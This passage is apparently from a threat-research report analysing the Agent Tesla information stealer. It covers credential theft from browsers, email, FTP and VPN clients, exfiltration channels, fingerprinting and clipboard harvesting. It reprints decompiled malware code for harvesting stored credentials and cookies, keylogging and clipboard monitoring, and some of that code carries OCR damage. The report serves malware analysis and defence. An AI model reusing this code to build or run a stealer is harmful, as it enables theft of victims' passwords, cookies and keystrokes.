
The threat will search through the victim’s machine for a pre-defined list of specific software and utilities. These lists tend to vary per sample, but they can be quite long. The goal of this functionality is to locate software to steal information from, by extracting saved credentials. This stolen information is stored for later exfiltration.

Browser Stealing Activities

The first set of utilities the malware searches for are web browsers. Most Agent Tesla samples contain a large, predefined list of Internet browsers that the malware attempts to find on the victim’s machine. If those browsers are located, the threat targets the place where their credentials are stored, and sends them back to the threat actor.

Agent Tesla looks for the presence of both popular web-browsers like Chromium and Firefox as well as more uncommon web-browsers.

Please see **Appendix A** for the observed list.



RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\CatalinaGroup\Citrio\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Elements Browser\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\MapleStudio\ChromePlus\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Iridium\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Epic Privacy Browser\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\uCozMedia\Uran\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\7Star\7Star\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\CentBrowser\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Yandex\YandexBrowser\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\BraveSoftware\Brave-Browser\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Coowon\Coowon\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Orbitum\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Chromium\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\CocCoc\Browser\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Roaming\Opera Software\Opera Stable
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Vivaldi\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Amigo\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Torch\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\360Chrome\Chrome\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Kometa\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Comodo\Dragon\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Chedot\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\liebao\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\QIP Surf\User Data
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Sputnik\Sputnik\User Data

Figure 15: Searching the victim's machine for stored credentials.

Email Stealing Activities

Agent Tesla will search through the device for the presence of a list of different email clients. If it finds them, it will attempt to deploy several measures depending on the specific client, to steal its login credentials before storing them for extraction.

Please see **Appendix B** for the observed list.

RegSvcs.exe	2540	RegOpenKey	HKCU\Software\RimArts\B2\Settings
RegSvcs.exe	2540	RegOpenKey	HKCU\Software\Qualcomm\Eudora\CommandLine
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Roaming\Opera Mail\Opera Mail\wand.dat
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Roaming\Postbox\profiles.ini
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Roaming\Postbox\profiles.ini
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Local\Mailbird\Store\Store.db
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Roaming\The Bat!
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Roaming\Thunderbird\profiles.ini
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Roaming\Thunderbird\profiles.ini
RegSvcs.exe	2540	RegOpenKey	HKCU\Software\IncrediMail\Identities
RegSvcs.exe	2540	RegOpenKey	HKCU\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
RegSvcs.exe	2540	RegOpenKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
RegSvcs.exe	2540	RegOpenKey	HKCU\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Roaming\Claws-mail
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Roaming\Claws-mail\clawsrc
RegSvcs.exe	2540	CreateFile	C:\Users\Analyst\AppData\Roaming\Pocomail\accounts.ini

Figure 16: Searching for email utilities.

FTP Utility Stealing Activities

FTP utilities are also targeted for the purpose of stealing login credentials. If an FTP utility is present on the victim's device, Agent Tesla will attempt to obtain that information while also targeting other information unique to specific applications, which we discuss in more detail in the FileZilla section.

Please see **Appendix C** for the observed list.




Figure 17: Searching for FTP utilities.

VPN Client and Miscellaneous Stealing Activities

Because Agent Tesla is highly customizable, some samples also include the ability to search for other software and utilities on a victim's machine. For example, some Agent Tesla Version 3 samples steal credentials of VPN clients, along with those of downloading tools and remote server desktop applications.

Please see **Appendix D & E** for the observed list of additional tools and applications.

Exfiltration

Once the malware has retrieved all available credentials and other assorted data from a victim's machine, it sends this information over email/SMTP protocol using a hardcoded port 587:




Figure 18: Sample utilizes SMTP via port 587.

Figure 19: Network capture of initial SMTP communication.

Communication

Both Version 2 and Version 3 of Agent Tesla can be configured to communicate over HTTP, SMTP, and FTP. The threat actor selects this configuration when building a new malicious sample.

In Version 3 of the malware, Agent Tesla added an additional form of communication. It abuses the popular Instant Messenger (IM) Telegram to communicate with its Command and Control (C2) infrastructure.

Most Agent Tesla samples abuse SMTP as their desired communication method.

Though the information-stealing capabilities operate in a similar manner across all forms of communication, the way data is exfiltrated can vary depending on both version of the malware and configuration of a specific sample:

Communication	Description
SMTP	Compromised email accounts are utilized to exfiltrate information to a mail server operated by malicious actors.
HTTP	Sends compromised data to web panel operated by malicious actors.
FTP	Upload data to a malicious controlled FTP server.

Telegram	Exfiltrate data via maliciously setup Telegram chat rooms. (Version 3 only)

Agent Tesla is heavily obfuscated to avoid initial static analysis steps. This can hide the malicious code and its true intentions when it is run in a malware sandbox. After we decoded it, we were able to observe it statically to understand its inner workings and capabilities, such as the SMTP form of exfiltration as seen in the image below (Figure 20).

This observed sample uses SMTP as its form of exfiltration. This protocol is often used because there is limited overhead required by the attacker, as the threat actor only needs a single compromised email account to accomplish their malicious activities:

Figure 20: Example of SMTP exfiltration process.

Fingerprinting

Agent Tesla gathers information from the infected machine for tagging a new infection and ‘fingerprinting’ the victim’s machine, to indicate that it has been compromised.

This data includes:

- Computer Name
- User’s Name
- IP information
- Internet Connectivity
- Processor name and information
- Memory
- Operating System

In samples observed by the BlackBerry Research Team, Agent Tesla makes a HTTP Request to ‘api[.]ipify[.]org’. This is a public web API that returns the external IP address of the victim’s device. The IP address is stored by the threat actor, and it is used in the malware’s user-interface when they are interacting with the information they have exfiltrated with the malware:

```
{
    HttpWebRequest httpWebRequest = (HttpWebRequest) WebRequest.Create("https://api.ipify.org%");
    httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
    httpWebRequest.KeepAlive = true;
    httpWebRequest.Timeout = 10000;
    httpWebRequest.AllowAutoRedirect = true;
    httpWebRequest.MaximumAutomaticRedirections = 50;
    httpWebRequest.Method = "GET";
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0";
    using (WebResponse response = httpWebRequest.GetResponse())
    {
        if (Operators.CompareString(((HttpWebResponse) response).StatusDescription, "OK", false) == 0)
        {
            using (Stream responseStream = response.GetResponseStream())
            {
                str = new StreamReader(responseStream).ReadToEnd();
                goto label_12;
            }
        }
    }
    str = "";
}
```

Figure 21: Agent Tesla reaches out to 'api[.]ipify[.]org.

Core Commands

Both Agent Tesla Version 2 and Version 3 contain a set of core commands for information stealing and gathering. The malware's primary goals are keylogging and gathering screenshots, as well as stealing cookies and credentials.

The specifics of these commands, and which applications the threat focuses on, can vary from sample to sample:

String Command	Command Action	Description
KL	Keyboard Logging	Record keystrokes, periodically logging and dating them before sending stolen info to its C2.
SC	Screenshot Gather	Screenshot images of victim's screen, saving and dating them before periodically sending them to C2
PW	Credential Stealing	Heavily varies per-sample; attempts to steal user and password logins from a wide-range of applications and utilities.
CO	Cooking Stealing	Customizable, attempts to steal cookie information from a wide range of Internet browsers.

Uninstall

```
if($type == 'uninstall' && $hwid != ''){

    $stmt = $db->select("SELECT status FROM uninstall WHERE hwid = ?", array($hwid), array('%s'));
    $num_row = $stmt->num_rows;

    if($num_row > 1)
    {
        echo "uninstall";
        $db->delete('uninstall','hwid', $hwid);
    }
}
```

Figure 22: Uninstaller functionality.

Some samples of Agent Tesla have further commands and capabilities, such as the malware having the ability to uninstall itself.

This functionality could be used by Agent Tesla to briefly infect a victim's machine, exfiltrate data, and then remove its presence from a device, with these interactions going unnoticed by the victim.

Cookies

Agent Tesla attempts to gather browser cookies from a list of predefined browsers. These cookies are sent back to the C2 server so that attackers can look for any login credentials or other sensitive information that might be present:

```
string str = "Cookies";
Dictionary<string, string> dictionary = new Dictionary<string, string>();
dictionary.Add("Opera", Path.Combine(A.b.d.a, "Opera Software\Opera Stable"));
dictionary.Add("Comodo Dragon", Path.Combine(A.b.d.A, "Comodo\Dragon\User Data"));
dictionary.Add("Chrome", A.b.d.A + "\Google\Chrome\User Data");
dictionary.Add("360 Browser", A.b.d.A + "\360Chrome\Chrome\User Data");
dictionary.Add("Yandex", Path.Combine(A.b.d.A, "Yandex\YandexBrowser\User Data"));
dictionary.Add("SRWare Iron", Path.Combine(A.b.d.A, "Chromium\User Data"));
dictionary.Add("Torch Browser", Path.Combine(A.b.d.A, "Torch\User Data"));
dictionary.Add("Brave Browser", Path.Combine(A.b.d.A, "BraveSoftware\Brave-Browser\User Data"));
dictionary.Add("Iridium Browser", A.b.d.A + "\Iridium\User Data");
dictionary.Add("CoolNovo", Path.Combine(A.b.d.A, "MapleStudio\ChromePlus\User Data"));
dictionary.Add("7Star", Path.Combine(A.b.d.A, "7Star\7Star\User Data"));
dictionary.Add("Epic Privacy Browser", Path.Combine(A.b.d.A, "Epic Privacy Browser\User Data"));
dictionary.Add("Amigo", Path.Combine(A.b.d.A, "Amigo\User Data"));
dictionary.Add("CentBrowser", Path.Combine(A.b.d.A, "CentBrowser\User Data"));
dictionary.Add("CocCoc", Path.Combine(A.b.d.A, "CocCoc\Browser\User Data"));
dictionary.Add("Chedot", Path.Combine(A.b.d.A, "Chedot\User Data"));
dictionary.Add("Elements Browser", Path.Combine(A.b.d.A, "Elements Browser\User Data"));
dictionary.Add("Kometa", Path.Combine(A.b.d.A, "Kometa\User Data"));
dictionary.Add("Sleipnir 6", Path.Combine(A.b.d.a, "Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer"));
dictionary.Add("Citrio", Path.Combine(A.b.d.A, "CatalinaGroup\Citrio\User Data"));
dictionary.Add("Coowon", Path.Combine(A.b.d.A, "Coowon\Coowon\User Data"));
dictionary.Add("Liebao Browser", Path.Combine(A.b.d.A, "liebao\User Data"));
dictionary.Add("QIP Surf", Path.Combine(A.b.d.A, "QIP Surf\User Data"));
dictionary.Add("QQ Browser", Path.Combine(A.b.d.A, "Tencent\QQBrowser\User Data"));
dictionary.Add("UC Browser", Path.Combine(A.b.d.A, "UCBrowser\"));
dictionary.Add("Orbitum", Path.Combine(A.b.d.A, "Orbitum\User Data"));
dictionary.Add("Sputnik", Path.Combine(A.b.d.A, "Sputnik\Sputnik\User Data"));
dictionary.Add("uCozMedia", Path.Combine(A.b.d.A, "uCozMedia\Uran\User Data"));
dictionary.Add("Vivaldi", Path.Combine(A.b.d.A, "Vivaldi\User Data"));
Dictionary<string, string>.KeyCollection.Enumerator enumerator;
```

Figure 23: Gathering cookies from predefined Internet browsers.

Agent Tesla will also gather any cookies from the SQLite cookies database for the list of predefined browsers seen below:

```
string str = "cookies.sqlite";
Dictionary<string, string> dictionary = new Dictionary<string, string>();
dictionary.Add("Firefox", Environment.GetEnvironmentVariable("APPDATA") + "\Mozilla\Firefox\");
dictionary.Add("IceCat", Environment.GetEnvironmentVariable("APPDATA") + "\Mozilla\icecat\");
dictionary.Add("PaleMoon", Environment.GetEnvironmentVariable("APPDATA") + "\Moonchild Productions\Pale Moon\");
dictionary.Add("SeaMonkey", Environment.GetEnvironmentVariable("APPDATA") + "\Mozilla\SeaMonkey\");
dictionary.Add("Flock", Environment.GetEnvironmentVariable("APPDATA") + "\Flock\Browser\");
dictionary.Add("K-Meleon", Environment.GetEnvironmentVariable("APPDATA") + "\K-Meleon\");
dictionary.Add("Postbox", Environment.GetEnvironmentVariable("APPDATA") + "\Postbox\");
dictionary.Add("Thunderbird", Environment.GetEnvironmentVariable("APPDATA") + "\Thunderbird\");
dictionary.Add("IceDragon", Environment.GetEnvironmentVariable("APPDATA") + "\Comodo\IceDragon\");
dictionary.Add("WaterFox", Environment.GetEnvironmentVariable("APPDATA") + "\Waterfox\");
dictionary.Add("BlackHawk", Environment.GetEnvironmentVariable("APPDATA") + "\NETGATE Technologies\BlackHawk\");
dictionary.Add("CyberFox", Environment.GetEnvironmentVariable("APPDATA") + "\8pecxstudios\Cyberfox\");
Dictionary<string, string>.KeyCollection.Enumerator enumerator;
```

Figure 24: Gathering cookies from SQLite directories of predefined Internet browsers.

This threat also gathers additional information from the “\User Data” directory of the predefined browsers listed below:

```
StringBuilder stringBuilder1 = new StringBuilder();
List<A.b.x> xList = new List<A.b.x>();
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
List<string> stringList = new List<string>();
object obj = (object) A.b.A<A.b.Y<string, string, bool>>((IList<A.b.Y<string, string, bool>>) new List<A.b.Y<string, string, bool>>()
{
    new A.b.Y<string, string, bool>("Opera Browser", Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Opera
Software\Opera Stable"), true),
    new A.b.Y<string, string, bool>("Yandex Browser", Path.Combine(folderPath, "Yandex\YandexBrowser\User Data"), true),
    new A.b.Y<string, string, bool>("Iridium Browser", Path.Combine(folderPath, "Iridium\User Data"), true),
    new A.b.Y<string, string, bool>("Chromium", Path.Combine(folderPath, "Chromium\User Data"), true),
    new A.b.Y<string, string, bool>("7Star", Path.Combine(folderPath, "7Star\7Star\User Data"), true),
    new A.b.Y<string, string, bool>("Torch Browser", Path.Combine(folderPath, "Torch\User Data"), true),
    new A.b.Y<string, string, bool>("Cool Novo", Path.Combine(folderPath, "MapleStudio\ChromePlus\User Data"), true),
    new A.b.Y<string, string, bool>("Kometa", Path.Combine(folderPath, "Kometa\User Data"), true),
    new A.b.Y<string, string, bool>("Amigo", Path.Combine(folderPath, "Amigo\User Data"), true),
    new A.b.Y<string, string, bool>("Brave", Path.Combine(folderPath, "BraveSoftware\Brave-Browser\User Data"), true),
    new A.b.Y<string, string, bool>("CentBrowser", Path.Combine(folderPath, "CentBrowser\User Data"), true),
    new A.b.Y<string, string, bool>("Chedot", Path.Combine(folderPath, "Chedot\User Data"), true),
    new A.b.Y<string, string, bool>("Orbitum", Path.Combine(folderPath, "Orbitum\User Data"), true),
    new A.b.Y<string, string, bool>("Sputnik", Path.Combine(folderPath, "Sputnik\Sputnik\User Data"), true),
    new A.b.Y<string, string, bool>("Comodo Dragon", Path.Combine(folderPath, "Comodo\Dragon\User Data"), true),
    new A.b.Y<string, string, bool>("Vivaldi", Path.Combine(folderPath, "Vivaldi\User Data"), true),
    new A.b.Y<string, string, bool>("Citrio", Path.Combine(folderPath, "CatalinaGroup\Citrio\User Data"), true),
    new A.b.Y<string, string, bool>("360 Browser", Path.Combine(folderPath, "360Chrome\Chrome\User Data"), true),
    new A.b.Y<string, string, bool>("Uran", Path.Combine(folderPath, "uCozMedia\Uran\User Data"), true),
    new A.b.Y<string, string, bool>("Liebao Browser", Path.Combine(folderPath, "liebao\User Data"), true),
    new A.b.Y<string, string, bool>("Elements Browser", Path.Combine(folderPath, "Elements Browser\User Data"), true),
    new A.b.Y<string, string, bool>("Epic Privacy", Path.Combine(folderPath, "Epic Privacy Browser\User Data"), true),
    new A.b.Y<string, string, bool>("Coccoc", Path.Combine(folderPath, "CocCoc\Browser\User Data"), true),
    new A.b.Y<string, string, bool>("Sleipnir 6", Path.Combine(folderPath, "Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer"), true),
    new A.b.Y<string, string, bool>("QIP Surf", Path.Combine(folderPath, "QIP Surf\User Data"), true),
    new A.b.Y<string, string, bool>("Coowon", Path.Combine(folderPath, "Coowon\Coowon\User Data"), true)
});
```

Figure 25: Gathering information from \Users Data directory of predefined Internet browsers.

The malware searches the “\CoreFTP\site” directory to grab usernames and passwords for FTP applications:

```
string str1 = A.b.c(Interaction.Environ("APPDATA") + "\CoreFTP\sites.idx");
string str2 = A.b.D("HKEY_CURRENT_USER\Software\FTPWare\COREFTP\Sites\" + str1 + "Host");
A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" + str1 + "Port");
string str3 = A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" + str1 + "User");
string str4 = A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" + str1 + "PW");
A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" + str1 + "Name");
string str5 = "CoreFTP";
string str6 = str2;
string stringToEscape1 = str3;
string stringToEscape2 = str4;
if ((str6.Length > 1 | str5.Length > 1) & stringToEscape1.Length > 1 & stringToEscape2.Length > 1)
{
    if ((double) A.b.A == Conversions.ToDouble("webpanel"))
        stringList.Add("[" + string.Join(",", new string[4]
        {
            """ + str5 + """,
            """ + str6 + """,
            """ + Uri.EscapeDataString(stringToEscape1) + """,
            """ + Uri.EscapeDataString(stringToEscape2) + """
        }) + "]");
    else if ((double) A.b.A == Conversions.ToDouble("smtp") | (double) A.b.A == Conversions.ToDouble("ftp"))
    {
        stringBuilder1.AppendLine("URL:       " + str6 + "<br>");
        stringBuilder1.AppendLine("Username: " + stringToEscape1 + "<br>");
        stringBuilder1.AppendLine("Password: " + stringToEscape2 + "<br>");
        stringBuilder1.AppendLine("Application: " + str5 + "<br>");
        stringBuilder1.AppendLine("<hr>");
    }
}
```

Figure 26: FTP application credential-grabbing.

The malware searches for any browser credentials:

```
List<A.b.x>.Enumerator enumerator1;
if (xList.Count > 0)
{
    try
    {
        enumerator1 = xList.GetEnumerator();
        while (enumerator1.MoveNext())
        {
            A.b.x current = enumerator1.Current;
            try
            {
                string browser = current.Browser;
                string url = current.URL;
                string userName = current.UserName;
                string password = current.Password;
                if ((url.Length > 1 | browser.Length > 1) & userName.Length > 1 & password.Length > 1)
                {
                    if (A.b.A == 0)
                        stringList.Add("[" + string.Join(",", new string[4]
                        {
                            """ + browser + """,
                            """ + url + """,
                            """ + Uri.EscapeDataString(userName) + """,
                            """ + Uri.EscapeDataString(password) + """
                        }) + "]");
                    else if (A.b.A == 1 | A.b.A == 2 | A.b.A == 3)
                    {
                        stringBuilder1.AppendLine("URL:" + url + A.b.e);
                        stringBuilder1.AppendLine("Username:" + userName + A.b.e);
                        stringBuilder1.AppendLine("Password:" + password + A.b.e);
                        stringBuilder1.AppendLine("Application:" + browser + A.b.e);
                        stringBuilder1.AppendLine(A.b.F);
                    }
                }
            }
            catch (Exception ex)
            {
                ProjectData.SetProjectError(ex);
                ProjectData.ClearProjectError();
            }
        }
    }
    finally
    {
        enumerator1.Dispose();
    }
}
```

Figure 27: Internet browser credential-grabbing.

Keystrokes

Keystrokes are also recorded and sent to the C2 server in the hopes that further sensitive information can be obtained from the victim's machine:

```
private static void A([In] Keys obj0)
        {
            try
            {
                A.b.G = A.b.H();
                if (A.b.e)
                {
                    switch (A.b.b)
                    {
                        case 1:
                            if (A.b.A.Length > 0 && !A.b.I())
                                return;
                            break;
                        case 2:
                            if (A.b.A.Length > 0 && !A.b.i())
                                return;
                            break;
                    }
                }
                A.b.h();
                if (obj0 == Keys.Back)
                {
                    if (A.b.b == Conversions.ToBoolean("False"))
                    {
                        A.b.A += "<font color="#00ba66">{BACK}</font>";
                    }
                    else
                    {
                        if (Operators.CompareString(A.b.A, "", false) == 0 || Operators.CompareString(A.b.A.Substring(checked (A.b.A.Length - A.b.h.Length), A.b.h.Length), A.b.h, false) == 0 || !
                        (Operators.CompareString(A.b.A.Substring(checked (A.b.A.Length - 7)), "</font>", false) != 0 & Operators.CompareString(A.b.A.Substring(checked (A.b.A.Length - 4)), A.b.e, false) != 0))
                            return;
                        A.b.A = A.b.A.Substring(0, checked (A.b.A.Length - 1));
                    }
                }
                else if (A.B.Computer.Keyboard.AltKeyDown & obj0 == Keys.Tab)
                    A.b.A += "<font color="#00ba66">{ALT+TAB}</font>";
                else if (A.B.Computer.Keyboard.AltKeyDown & obj0 == Keys.F4)
                    A.b.A += "<font color="#00ba66">{ALT+F4}</font>";
                else if (obj0 == Keys.Tab)
                    A.b.A += "<font color="#00ba66">{TAB}</font>";
                else if (obj0 == Keys.Escape)
                    A.b.A += "<font color="#00ba66">{ESC}</font>";
```

Figure 28: Keylogging functionality.

Clipboard

Agent Tesla can also harvest data from the system clipboard. It does this by calling the APIs ‘SetClipboardViewer’ to register itself, so that it is alerted whenever data is updated on the clipboard:

```
[DllImport("user32", EntryPoint = "SetClipboardViewer", CharSet = CharSet.Auto, SetLastError = true)]
private static extern IntPtr A([In] IntPtr obj0);

[DllImport("user32", EntryPoint = "ChangeClipboardChain", CharSet = CharSet.Auto, SetLastError = true)]
private static extern bool A([In] IntPtr obj0, [In] IntPtr obj1);

[DllImport("user32", EntryPoint = "SendMessage", CharSet = CharSet.Auto, SetLastError = true)]
private static extern long A([In] IntPtr obj0, [In] int obj1, [In] IntPtr obj2, [In] IntPtr obj3);
```

Figure 29: Clipboard harvesting functionality.

To display the functionality of the clipboard stealer found in Agent Tesla, a sentence was typed out and copied to the clipboard on a test victim machine:

“**This is an example of the clipboard stealer**”

This information was exfiltrated and observed before being decoded to reveal the stolen clipboard information. It is further noted that Agent Tesla will label the stolen clipboard contents with the tag [Clipboard] for ease of use by the threat actor.

